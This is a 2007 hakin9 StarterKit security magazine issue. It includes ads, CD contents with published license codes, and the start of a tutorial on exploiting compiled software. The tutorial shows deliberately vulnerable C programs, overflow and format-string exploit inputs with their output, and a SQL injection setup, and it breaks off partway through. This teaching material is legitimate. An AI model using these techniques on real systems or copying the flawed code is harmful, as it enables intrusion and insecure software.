

Free CD inside • BackTrack2 – new hakin9.live engine! • 8 great applications on the CD

hakin9 starterkit 3/2007 (3)

hakin9

starterkit

Issue 3/2007 (3)
Vol.1 No. 3
14.99USD
14.99AUD
Bimonthly
ISSN 1896-9801 0



Practical IT Security
Solutions for Newbies

**DON'T MISS
YOUR CHANCE!**

BackTrack2
new hakin9.live
engine!

Exploiting Software

Your Practical Guide to Computer Attacks

PLUS

- Learn more on reverse engineering
- Software exploitation and malwares
- Write your own rootkit
- Crypto attack on the Ccrp cipher
- SQL injection attacks
- Exploiting PHP applications

Exclusively
for hakin9 StarterKit

8 great applications:

Event Log Explorer 2.1
by FSPRO Labs

IISKeeper 1.3
by Metamatica Software

Password Manager 2.3
by AES

SecrecyKeeper
by Smart Protection Labs

iMacros
by iOpus


Licence Protector
by Mirage Computer Systems

Virus Control for Vista
by Norman

Virus Control Plus
by Norman

mirage
www.mirage-systems.de

Software that
makes you happy



**Protects your software
Day and Night**


www.Licence-Protector.com

You developed an application and you want to protect it **fast, easy, reliable** and **cost effective**?

Licence Protector

- Generates Demo- and time limited versions
- Provides you with a comprehensive Software Copy Protection
- Allows to activate single or multiple modules
- Supports concurrent user testing and network license
- Ready to Go Online Activation using an Activation Server with Browser based administration
- Ready to Go integration for e-commerce providers (e.g. www.element5.de, www.cleverbridge.com, www.shareit.com)
- User interface available in 10 languages
- Customers in over 30 countries
- Ready for **Windows Vista**

This could be your registration screen — built with **only 4 DLL calls**.



Buy now Licence Protector with a special **discount of 15%** for ha-kin9 readers — use this coupon code during ordering (valid until September 2007, 30th and for Licence Protector *Starter, Basic, Professional Edition*)

XEC-5N9-C8F-5MX

www.Licence-Protector.com

Meet your enemy

If you know the enemy and know yourself you need not fear the results of a hundred battles – Sun Tzu.

It is vital to get to know the enemy in order to fight him effectively. Per analogia, all IT security specialists should learn not just the aspects of network defense but also the offensive tools and techniques used.

We trust our software and use it to run and manage our business and data. It might be very risky to do so and not to check and supervise the software quality and security regularly.

This issue of *hakin9 STARTERKIT* will help the reader to understand the basics of breaking the software and hence – getting to know where the dangers come from and what can be done to protect out systems better.

One of the most interesting ways of learning computer security is analysing and studying how the crackers operate – studying their methods and tools as well as their way of thinking.

This edition of *hakin9 STARTERKIT* aims in showing some aspects of exploiting software to make your IT security education more exciting and multidimensional. We will provide you with a practical guide to the most popular forms of attacking software that is run on your computers.

You will find a great general introduction to the topic of software Exploitation. We will introduce articles on Cryptography attacks, man-in-the-middle attacks and SQL Injection attacks – all which represent serious threats to any database-driven sites.

Ken Cutler, vice president of Curriculum Development & Professional Services, stated that *the root cause for most of today's Internet hacker exploits and malicious software outbreaks are buggy software and faulty security software deployment*. Let's start learning to prevent these cases together!

Apart from the interesting and informative articles on exploiting software, *hakin9 STARTERKIT* team prepared some surprises for our readers. You may find them on a CD attached to your copy of the magazine. Apart from *BackTrack* as a new engine for *hakin9.live* you will have a chance to use our specialized versions of applications related to IT security.

To those of you who wish to get acquainted with Offensive Security tools and techniques, we recommend visiting the Offensive Security website (www.offensive-security.com). For those who wish to further their knowledge and gain an intimate understanding of software exploitation techniques, we recommend the book by Greg Hoglund and Gary McGraw – *Exploiting Software. How to Break the Code*.

We wish you fruitful studies!
hakin9 STARTERKIT team

CD Contents 06

Magdalena Błaszczyk

What's new in the latest *BackTrack hakin9.live* and what must-have applications you will find (There is 8 of them in this edition of *hakin9 STARTERKIT!*).

Exploiting Software 10

Sacha Fuentes

A computer without software is only a piece of hardware which can't do anything. So when we are talking about hacking a computer we should refer to it as hacking the software that runs it. The author shows the techniques used to exploit compiled software.

About Software Exploitation & Malwares 20

Gilbert Nzeka

After reading this article you will know principles of software exploitation, you will learn how to disassemble software, how to create your own rootkits, how to create a personalized GINA or hack malware in order to mislead security software.

Practical Double Return Address Exploitation 32

Mati Aharoni

This writing provides some great information on an interesting exploitation method. It also shows that buffer overflows are fun!

SQL Injection Attacks with PHP and MySQL 42

Tobias Glemser

Having read this article you will learn the basic techniques of *SQL Injection*, Union Select attacks as well as what are *magic_quotes* and what they are used for.

Finding and Exploiting Bugs in PHP Code 48

Sacha Fuentes

The author shows the most popular flavours of *input validation* attacks and presents common design errors in PHP scripts.

Reverse Engineering ELF Executables in Forensic Analysis **56**

Marek Janiczek

The article provides information on how to disassemble an ELF executable and how to apply reverse engineering techniques in forensic analysis of a Linux system.

Designing a Crypto Attack on the Ccrp (Bit Shuffling) Cipher **68**

Dale Thorn

You will get to know some most important things connected with crypto attacks. The author writes about the conventional attacks, about how to host and prepare the crypto attack.

Introduction to IPv6 **72**

Gr@ve_Rose (Sean Murray-Ford)

The author describes Internet Protocol version 6 (IPv6) – a network layer protocol for packet-switched internet works, designated as the successor of Ipv4. Sean also teaches how to connect your nix machine to IPv6 as well as basic IPv6 setup.

Man in the Middle Attacks **78**

Brandon Dixon

The author explains what is a Man in the Middle Attack and how to use it with specific tools. This writing provides also a quick overview of sub attacks and ways to mitigate the attack

Check **hakin9** magazine out in
Barnes&Noble stores!



hakin9
starterkit

Practical IT Security Solutions for Newbies

Editor in Chief: Ewa Dudzic ewa.dudzic@software.com.pl

Editor: Magdalena Błaszczuk magdalena.blaszczuk@hakin9.org

Contributing Editor: Shyaam Sundhar R. S., Steve Lape

DTP Director: Marcin Pieśniewski marcin.piesniewski@software.com.pl

Art Director: Agnieszka Marchocka

agnieszka.marchocka@software.com.pl

CD: Rafał Kwaśny

Proofreaders: N. Potter, D. F. Leer, M. Szuba, Kelley Dawson

Top betatesters: Wendel Guglielmetti Henrique, Justin Seitz, Peter Hüwe, Damian Szewczyk, Peter Harmsen, Kevin Bewley,

President: Monika Nowicka monika.nowicka@software.com.pl

Senior Consultant/Publisher: Paweł Marciniak pawel@software.com.pl

National Sales Manager: Monika Godlewska
monika.nowicka@software.com.pl

Production Director: Marta Kurpiewska
marta.kurpiewska@software.com.pl

Marketing Director: Ewa Dudzic ewa.dudzic@software.com.pl

Advertising Sales: Magdalena Błaszczuk
magdalena.blaszczuk@hakin9.org

Subscription: subscription@software.com.pl

Prepress technician: Marcin Pieśniewski
marcin.piesniewski@software.com.pl

Publisher: Software Media LLC

(on Software Publishing House licence www.software.com.pl/en)

Postal address:

Software Media LLC

1461 A First Avenue, # 360

New York, NY 10021-2209


USA

Tel: 001 917 338 36 31

www.hakin9.org/en

Software LLC is looking for partners from all over the World.

If you are interested in cooperating with us,
please contact us by e-mail: cooperation@software.com.pl

Print: 101 Studio, Firma Tęgi / 


Printed in Poland

Distributed in the USA by: Source Interlink Fulfillment Division, 27500 Riverview Centre Boulevard, Suite 400, Bonita Springs, FL 34134
Tel: 239-949-4450.


Distributed in Australia by: Gordon and Gotch, Australia Pty Ltd.
Level 2, 9 Roadborough Road, Locked Bag 527, NSW 2086, Sydney, Australia
Tel: + 61 2 9972 8800

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.

All trade marks presented in the magazine were used only for informative purposes. All rights to trade marks presented in the magazine are reserved by the companies which own them.

To create graphs and diagrams we used smartdraw.com program by  SmartDraw company.

CDs included to the magazine were tested with AntiVirenKit by G DATA Software Sp. z o.o.

The editors use automatic DTP system 

ATTENTION!

Selling current or past issues of this magazine for prices that are different than printed on the cover is – without permission of the publisher – harmful activity and will result in judicial liability.

DISCLAIMER!


The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.



Nothing compares to hands-on experience

Learn hacking straight from the makers of «backtrack». The team remote-exploit.org in close cooperation with Dreamlab Technologies Ltd. provides high quality hands-on know-how transfer to security professionals. Dreamlab Technologies Ltd. offers education ranging from hands-on training to security governance, risk management and official ISECOM certification courses, as well as system administration and hardening. Get in touch with us.

remote
exploit
.org



DREAMLAB
TECHNOLOGIES

<http://www.remote-exploit.org> and <http://www.dreamlab.net>

SecrecyKeeper by Smart Protection Labs – is designed for companies and security services. With its help you can protect your company from accidental confidential information leakage caused by your employees' carelessness. It also protects your confidential information from being stolen by your employees.

Our version contains license for 5 agents and is valid for 1 year. *hakin9 starterkit* team negotiated a discount for our dear readers. It is valid from June 1st till August 1st. Discount code is **HACK90104200701062007**

For the purchase of the product with a discount use URL: <http://secure.emetrix.com/order/product.asp?PID=113531627&DC=HACK90104200701062007> or go to order page on <http://secrecykeeper.com/> and choose link "if you have discount code". There you might enter the code: **HACK90104200701062007**

Discount is 10% for minimal price (>2000 license) and almost 50% for maximal price (<49 license).

Retail price of a full version \$110

iMacros by iOpus – a full version of a unique tool for instant web automation, web testing and data extraction. Web surfing is fun, but many tasks are repetitious: checking on the same sites everyday, remembering passwords, submitting to search engines or testing web sites over and over again. With iMacros you record these tasks once and then let the iMacros software execute them whenever you need it. Any combination of browsing, form filling, clicking and information gathering can be recorded into a macro and the iMacros software assists you during the recording with visual feedback.

This CD contains iMacros V4.31 (Trial Edition). It can be unlocked to the FULL version of the PRO Edition with the included license key. To enter the license key select "Help" in the Internet Macros Browser menu, then click on "Enter License Key" and enter your key: **KRLDU-IRYZ5-TKMUT-EPAQT-N2Y3**. After a valid license key is entered the trial version is "unlocked" and becomes the FULL version (no time out and all features).

The most recent version of iMacros is V5.22. If you like iMacros, you can upgrade to the most recent version of the PRO or Scripting Edition simply by purchasing an upgrade at <http://www.iopus.com/store/maintenance.htm> for only US\$ 50 (PRO Edition) or US\$ 125 (Scripting Edition).

Licence Protector by Mirage systems – Licence Protector from Mirage Computer Systems administrates licences and modules (license manager and control), generates Demo- and time limited versions (trial versions), provides you with software copy protection and supports concurrent user (floating license) testing. Automatic licence generation in Online shops is possible (e-commerce option). The Web Activation Server allows activating a licence online. Licence Protector offers encrypted licence files with customer made keys per software project and Secure Activation Keys, which can be used only once.

hakin9 starterkit readers receive a 100-days version valid until September 30th. You are also granted a 15% discount for a purchase of a full version, valid until September, 30th.

NVC for Vista by Norman – Antivirus software for Vista ONLY. This version of Norman Virus Control (NVC) has been developed to support the specific features of the new generation of Microsoft's operating systems and contains only antivirus tools. Vista and Norman technologies go well together. Through NVC, Vista users are protected against viruses by one of the most sophisticated antivirus solutions available. Emails are scanned before they reach the mailbox to prevent viruses from propagating through the email system. In addition, downloads from instant messaging clients like Windows Live Messenger can be scanned for viruses before they are available to the user.

To activate the 6-months version of NVC for Vista, go to nvc.norman.no register and type in OEM code: **CH-227CP-FR**. You will then receive a key by email. Retail price of a 1-year version \$45.55

NVC Plus by Norman – antivirus and the antispyware (AdAware) that can be run under all Windows platforms EXCEPT Vista. It is a comprehensive tool in the battle against Spyware and Adware, securing your privacy. The Plus edition includes real-time protection through the Ad-Watch real-time monitor which allows you not only to detect privacy threats to your computer but also block them from integrating into your system in the first place! It is easy to install and manage and it updates itself over the Internet. Key features of Norman Ad-Aware SE Plus are: real-time protection with Ad-Watch, on-Demand scan, pop-up blocker, internet update of definition files, rules creator for pre-defined blocking exclusions, proactive Code Sequence Identification technology.

To activate the 6-months version of NVC for Vista, go to nvc.norman.no register and type in OEM code: **CH-227CP-FR**. You will then receive a key by email. Retail price of a 1-year version \$66.90 ●




Figure 2. SPE

If you have encounter any problems with this CD,
write to: cd@software.com.pl



If the CD contents can't be accessed and the disc isn't
physically damaged, try to run it in at least two CD drives.

Exploiting Software

Sacha Fuentes



A computer without software is completely useless, it's only a piece of hardware which can't do anything. So when we are talking about hacking a computer we should refer to it as hacking the software that runs it. Or we could say exploiting the software, as this is exactly what we will do, take advantage of some bug or wrong design decision to make it work like we want.

There are three main reasons to exploit software: access unauthorized data, code execution and denial of service. Each one of them will require different techniques to be applied, although some techniques, if applied correctly, will allow us to get more than one objective.

Accessing unauthorized data means getting to some data we should not have permission to get and this can be done in different ways: accessing the data directly bypassing the application, convincing the application we have the permission or impersonating as another user who has permission.

Code execution goes one step beyond. It will allow us to control the computer, making it execute the code we provide, which might get us access to data depending on the privilege level we get.

Finally, denial of service is the most destructive of the three and it implies making the software stop doing what it does. This is usually applied to server software, which is used by more than one person at the same time, so by causing a denial of service we won't allow the rest of users to access it.

So we are going to see some of the techniques used to exploit software, specially com-

plied software, as interpreted software usually has its own class of vulnerabilities which are exploited in different ways.

Types of attacks

To exploit software implies, almost always, supplying bad input to it so it acts in a way it was not predicted. This bad input can produce many kinds of effects and we should know when we can cause them and how to do it. Most of the time we will be writing some values in memory, be it data or code, and overwriting the original values.

What you will learn...

- how bugs can be abused to exploit software,
- how these exploits work,
- how to defend against these attacks.

What you should know...

- the basics of C,
- how memory structures work.

Stack overflow

When a function is called inside a program, the stack contains some important data: local variables, arguments for the function, the return address, which are in a fixed order that depends on things like the architecture where the program is executing, the compiler used. If we manage to control some of this data, usually the input parameters, and this data is not correctly managed we might get to overwrite some space in the stack which was reserved for another purpose.

So, let's see a very simple example of a C program in which a subroutine is called and how the stack looks like (See Listing 1).

This simple program doesn't do anything useful, just copy the first parameter passed through the command-line to an internal buffer and then exits. When the program enters into the function the stack looks like this (See Figure 1).

The buffer has a size of 5 bytes so, what happens if the first option in the command-line is longer than five characters? When copying the data to buffer the stack frame pointer, the return address and even the input might get overwritten. This is called a stack overflow and is a consequence of a programming error; not checking the length of the original data before copying it in another place.

So, if we execute the resulting program with `./vuln AAAA` everything goes well, because the buffer is big enough to hold the data. But, if we add another character and execute it `./vuln AAAAA` knowing that in C character arrays finish with a `\0` byte so the input will occupy 6 bytes, then we can see that the stack frame pointer will get overwritten with a `\0`, and most probably we will get a segmentation fault and the program will exit.

If the input is even larger then the return address gets overwritten with `As`, so it will become `0x41414141` (`0x41` is the hexadecimal code for the character `A`), and the program will try to jump to this address location. If we are able to control what is in this address we can execute the code we want. It will be usually easier to inject

code in a known location and then overwrite the return address with this location.

Usually, an attacker will use a stack overflow to overwrite the return address with a location where his own code will reside, so this code will get executed, but this isn't the only way to exploit these kind of bugs. Let's see a very simple example where we can get access to unauthorized data. In Listing 2 the stack looks like this (See Figure 2) and in a normal situation the password will never be shown, as the

valid variable is initialized to 0 and never changed again, so the comparison will never be true. But we can take advantage of the stack overflow and overwrite the valid variable so the program gives us the password. If we execute the program we see that it doesn't give the password:

```
$ ./vuln2 AAAA
You are not authorized
```

but if we use `perl` to print the hexadecimal character `\x1` six times,

Listing 1. Stack overflow

```
#include <string.h>

void function(char * input) {
    char buffer[5];

    strcpy(buffer, input);
}

int main(int argc, char * argv[]) {
    function(argv[1]);
}
```

Listing 2. Stack overflow (II)

```
#include <string.h>
#include <stdio.h>

void function(char * input) {
    char buffer[5];
    int valid = 0;

    strcpy(buffer, input);
    if (valid == 1)
        printf("The secret password is TESLA\n");
    else
        printf("You are not authorized\n");
}

int main(int argc, char * argv[]) {
    if (argc > 1)
        function(argv[1]);
}
```

Listing 3. Heap overflow

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char * argv[]) {

    char * buf1 = (char *) malloc(5);
    char * buf2 = (char *) malloc(10);

    printf("dir buf1: %p\n", buf1);
    printf("dir buf2: %p\n", buf2);
}
```

overwriting the valid variable, the result is quite different:

```
$ ./vuln2 `perl -e 'print "\x1" x 6;`
The secret password is TESLA
```

Heap overflow

The stack isn't the only place where data can be kept in a program. When working with data which size is not known in advance it's quite usual to use dynamically allocated buffers, so no space is wasted reserving memory for all possible inputs. In C, this memory is allocated with the malloc instruction which returns a pointer to a memory address with the specified size.

The exact implementation of malloc and the memory layout resulting of it depends on many things, like the standard library used or the op-

erating system. We'll have a look at a generic implementation and how the heap looks like after reserving space for some variables.

If we compile and execute Listing 3 we can see where in memory the buffers have been allocated (these values will vary on different systems).

```
$ ./vuln3
dir buf1: 0x804a008
dir buf2: 0x804a018
```

So the beginning of the second buffer is 16 bytes after the beginning of the first and the heap will look like this (See Figure 2).

The header describes the size and some details about the block and the buffer contains the data.

This header and alignment are the reasons why both buffers are not separated only by five bytes (the size of buf1) but by sixteen.

Seeing this structure it's clear that if we can control buf1 and fill it with more data than available space we can do something very similar to the stack overflow. We can overwrite buf2 with different data. Let's see another simple example (See Listing 4).

Here we are copying the two first command-line parameters to each of the buffers. If we execute the program with arguments shorter than the length of the buffers everything works correctly.

```
$ ./vuln4 AAA BBB
buf1: AAA
buf2: BBB
```

Listing 4. Heap overflow (II)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char * argv[] ) {

    char * buf1 = (char *) malloc(5);
    char * buf2 = (char *) malloc(10);

    strcpy(buf1, argv[1]);
    strcpy(buf2, argv[2]);

    printf("buf1: %s\n", buf1);
    printf("buf2: %s\n", buf2);
}
```

Listing 5. Heap overflow (III)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char * argv[] ) {
    FILE * f;

    char * input = (char *) malloc(10);
    char * destination = (char *) malloc(10);

    strcpy(destination, "out.txt");
    strcpy(input, argv[1]);

    printf("Saving %s in file %s\n", input, destination);

    f = fopen(destination, "a");
    fprintf(f, "%s\n", input);
    fclose(f);
}
```

But, what happens if the length of the input is longer than the length of the buffers? Part of the memory will get overwritten, first the header of the buf2 block and if it's very long also the buffer part. Let's see it.

```
$ ./vuln4 `perl -e 'print "A" x 16;` BBB
buf1: AAAAAAAAAAAAAAAAAABBB
buf2: BBB
```

After the first strcpy the \x0 character, which indicates the end of the string, is located at the first position of the buf2 buffer, but the second strcpy overwrites it with the B characters. When the printf prints buf1 it searches the memory until a \x0 character is found, and this the one belonging to the buf2 buffer. This is why the buf1 is printed as As followed by Bs. But in this case we haven't still overwritten the value of buf2, which we can't do in this example, because the value of buf2 is assigned after assigning buf1.

Let's finish with heap overflows with another last example (See Listing 5). This program takes a command-line argument and saves it in the file out.txt.

```
$ ./vuln5 AAA
Saving AAA in file out.txt
$ cat out.txt
AAA
```

But in this case we can advantage of the fact that destination is assigned before input, so its content is over-writable. We can make it write the content in another file.

```
$ ./vuln5 AAAAAAAAAAAAAAAAAApasswd
Saving AAAAAAAAAAAAAAAAAA
passwd in file passwd
```

If this was a suid program (which gets root permission when executed) and the destination buffer was larger we could append data to any file in the disk. One useful exploitation of this would be writing a line to the `/etc/passwd`, creating a user with admin permission.

There are other ways to exploit heap overflows, like overwriting function pointers with a controlled address, so when that function is called our code gets executed.

Integer overflow

With the last two techniques we have learned how to overflow buffers located in different places in the memory space. But buffers aren't the only kind of variables we can overflow. Integers, represented with a binary format on the computer, are also prone to overflows. But to know why we must first learn how integers are represented in memory.

Like all variables, integers must be represented in a binary form in the computer. The number of bits may vary depending on the maximum size we want to represent, and in this example, we are going to use only 8 bits. So, the number 33 is coded as `0010 0001`. This is quite easy, but gets a bit more complicated when we need to use also negative numbers. Some different systems are known, but the most used one is two's complement, as it's the fastest and easiest to implement in hardware.

To convert a positive number to its negative in two's complement we need to invert all the bits and then add 1 to the result. So to convert 33 to `-33` we invert all the bits in `0010 0001`, which gives `1101 1110` and add 1 to this, resulting in `1101 1111`. This is the two's complement representation of 33.

Knowing all this we can see two possible scenarios when an integer overflow occurs. If we are using unsigned integers the range (with 8 bits) goes from 0 to 255. If we add 1 (`0000 0001`) to the maximum, 255 (`1111 1111`), we get 0 (`0000 0000`) as a result. This is not usually a problem, as this behaviour is known and documented.

If we are using signed integers (with 8 bits), the range goes from `-128` to `127` and if we add 1 (`0000 0001`) to the maximum value, `127` (`0111 1111`), we get `-128` (`1000 0000`) as a result. This is also a known behaviour.

But, what happens if we don't check for these possible overflows? We are going to see an example which checks if the result of an addition fits in the range (See Listing 6).

This apparently innocuous program has an integer overflow. If the values are small enough everything is correct.

```
$ ./vuln7 20 25
All correct
$ ./vuln7 40 45
Too big
```

But if we use very big values the sum will overflow and unintended con-

Listing 6. Integer overflow

```
#include <stdio.h>

int main(int argc, char * argv[]) {
    unsigned int i1, i2;

    i1 = atoi(argv[1]);
    i2 = atoi(argv[2]);

    if ((i1 + i2) < 80)
        printf("All correct\n");
    else
        printf("Too big\n");
}
```

Listing 7. Format string

```
#include <stdio.h>
#include <string.h>

int main(int argc, char * argv[]) {
    char args[512];

    strcpy(args, argv[1]);
    printf(args);
    printf("\n");
}
```

Listing 8. Format string (II)

```
#include <stdio.h>
#include <string.h>

int main(int argc, char * argv[]) {
    char args[512];
    char * password = "TESLA";

    strcpy(args, argv[1]);

    printf("Password address: %08x\n", password);
    printf(args);
    printf("\n");
}
```


sequences might happen (this can depend on the compiler used).

```
$ ./vuln7 2147483647 20
All correct
```

Depending on what we do with the result of the calculation we could get to overwrite some part of the memory. Another example of this kind of errors are signedness bugs. In C variables are signed by default, but some functions will interpret them as unsigned, so if the check is not correctly done incorrect values can be passed like in this example:

```
void copybuffer
(char * buffer, int length) {
    char mybuffer[256];
```

```
    if (length > 256)
        return;
    memcpy
(mybuffer, buffer, length);
}
```

If we pass a negative value to this function the check will pass, but when memcpy tries to copy the values it will interpret length as an unsigned number, which might be very big, and will overwrite other parts of the memory.

Format string

Format string vulnerabilities are quite curious and common, produced by the laziness of programmers and the special way the printf function works. We need to know

Listing 9. Exploiting the format string bug

```
$ ./vuln8 AAAA
Password address: 080484f8
AAAA
$ ./vuln8 AAAA%x%x%x%x%x%x%x%x
Password address: 080484f8
AAAA80484f8000000b7fd97a141414141
$ ./vuln8 `printf "\xf8\x84\x04\x08"`%x%x%x%x%x%x%x%x
Password address: 080484f8
80484f8000000b7fd97a1TESLA
```

Listing 10. Code injection

```
int correct_user(char * user, char * password) {
    char SQL[1024];

    strcpy(SQL, "SELECT COUNT(*) FROM users WHERE user='");
    strcat(SQL, user);
    strcat(SQL, "' AND password = '");
    strcat(SQL, password);
    strcat(SQL, "'");

    if (DB_get_result(SQL) > 0)
        return TRUE;
    else
        return FALSE;
}
```

Listing 11. Code injection (II)

```
void get_classroom(char * student) {
    char SQL[1024];
    DB_results rows;

    strcpy(SQL, "SELECT classroom FROM assigned WHERE id =");
    strcat(SQL, student);

    rows = DB_get_rows(SQL);
    DB_print_rows(rows);
}
```

first how printf produces its result to understand format string vulnerabilities.

Printf is a function which accepts a variable number of arguments and outputs a string to screen which depends on these arguments. The first of them is the format string, determining how the output will look, the rest of the parameters are substituted in the format string by its value or address.

Each format parameter, which begins with a % sign, in the format string is substituted by the corresponding variable. There are a lot of format parameters, but the most important for us will be:

```
%d prints a decimal number
%x prints an hexadecimal number
%s given a memory address prints
the string located there
%n given a memory address saves
there the number of characters written
```

We can see that there are two ways to print a string, a correct one and an incorrect one. The correct is printf(%s, string) but many programmers use printf(string) which also works, but if an attacker can control the contents of string it becomes a vulnerability, because he can insert format parameters which won't have the corresponding variable so they will read their value from an incorrect location.

Like any other function, the parameters for printf will be located in the stack, which when called with printf("b1: %d b2: %d s1: %s", b1, b2, s1) will look like this (See Figure 4).

Knowing how printf works we are going to take a simple example with an incorrect use of the function and see what we can do with it. This works if no format parameters are used as input:

```
$ ./vuln8 AAAA
AAAA
```

but if we include a format parameter the printf function will look in the stack for it and will print whatever it finds there. If we use the parameter

Unique and proactive protection by Norman

Norman products known for their ease-of-use and reliability, to protect organization ICT infrastructure against hacker attacks.

Norman, your best protection!



Antivirus Solutions

Antivirus solutions using Norman Sandbox technology provide continuous protection, and will stop new malicious software from the moment it is released from the virus writer.

Antispam Solutions

Secure email management solution designed to shield networks from malware, spam, viruses and phishing.

Antispyware Solutions

Advanced protection against spyware and adware with centralized management. Deliver effective tools for managing legitimate messages and attachments residing on the network.



Norman is one of the world's leading companies within the field of data security. With products for antivirus, personal firewall, antispam, antispyware and antiphishing, the company plays an important role in the data industry.

NORMAN®

www.norman.com






Figure 1. Stack when entering the function




Figure 2. Stack in Listing 2

`%x` we can see the hexadecimal contents of the stack

```
$ ./vuln8 %x%x
bf9059190
```

We can use more parameters to travel along the stack, where we will finally find the format string. We can begin the string with four A (hexadecimal value 41) and try using each time more parameters until we find them.

```
$ ./vuln8 AAAA%x%x%x
AAAAbfa4991300
$ ./vuln8 AAAA%x%x%x%x%x%x
AAAAbff6f90d00b7f6a7a1b7f5c1c3414141
```

We have finally found the beginning of the format string and we can use it to control what `printf` accesses. For example, if we substitute the last parameter with `%s`, `printf` will try to print the string located at the memory address 41414141, which in this case will cause a segmentation fault. But we

can control this address so we could print any string in memory if we know its location. Let's see how we can do it with a modification of the last program

We have added a password which we will try to find exploiting the format string vulnerability. To make it easier we know where in memory the password is located (See Listing 8).

We have substituted the four A with the address of the password variable and the last format parameter with `%s` to print the string, so we have read it from memory (See Listing 9).

Although reading a variable can be very useful, even more useful is the possibility to write to an arbitrary memory value. With the correct use of the `%n` parameter, which writes the current number of characters, the memory pointers and controlling the width of what has been printed, we can write what we want, although this isn't so easy as reading, because multiple steps have to be done, one for each byte we want to write.

Code injection

All the attacks we have seen affect mainly to compiled programs, specially those programmed in C. This is because of the way in which data structures are used in this programming language. Access to this data is done in a quite low-level way, without checks done by the compiler or the runtime environment.

The last of the attacks we are going to see is code injection, which can affect both compiled and interpreted language. We are not going to talk about shell-code injection, which is mainly an application to take advantage of the other type of attacks, but about code injection in which a parameter is not correctly checked and is after passed (usually combined with some fixed data) to another function or program. This will cause a side-effect which will allow execution of arbitrary commands, access to unauthorized data.

The most common and known class of code injection is SQL-injection, usually used against web

applications to get access to the underlying database and its data. But it can affect also desktop applications which don't filter the parameters provided by the user.

SQL-injection attacks take advantage of the fact that a SQL string, which will be launched against the database, is usually constructed from a fixed set of data and some parameters given by the user. If these parameters allow any kind of character to be used the SQL string can be modified to do different kinds of things.

We are going to see an example in C, using an invented library to access the database (the library itself doesn't usually play an important role in these attacks). The first one is the classical function to check if a user and password pair are correct (See Listing 10).

If we pass a correct username and password the functions works correctly and returns TRUE. So with the call:

```
ok = correct_user("mike", "mypass");
```

The constructed SQL string will be:

```
SELECT COUNT(*) FROM users
WHERE user = 'mike' AND
password = 'mypass'
```

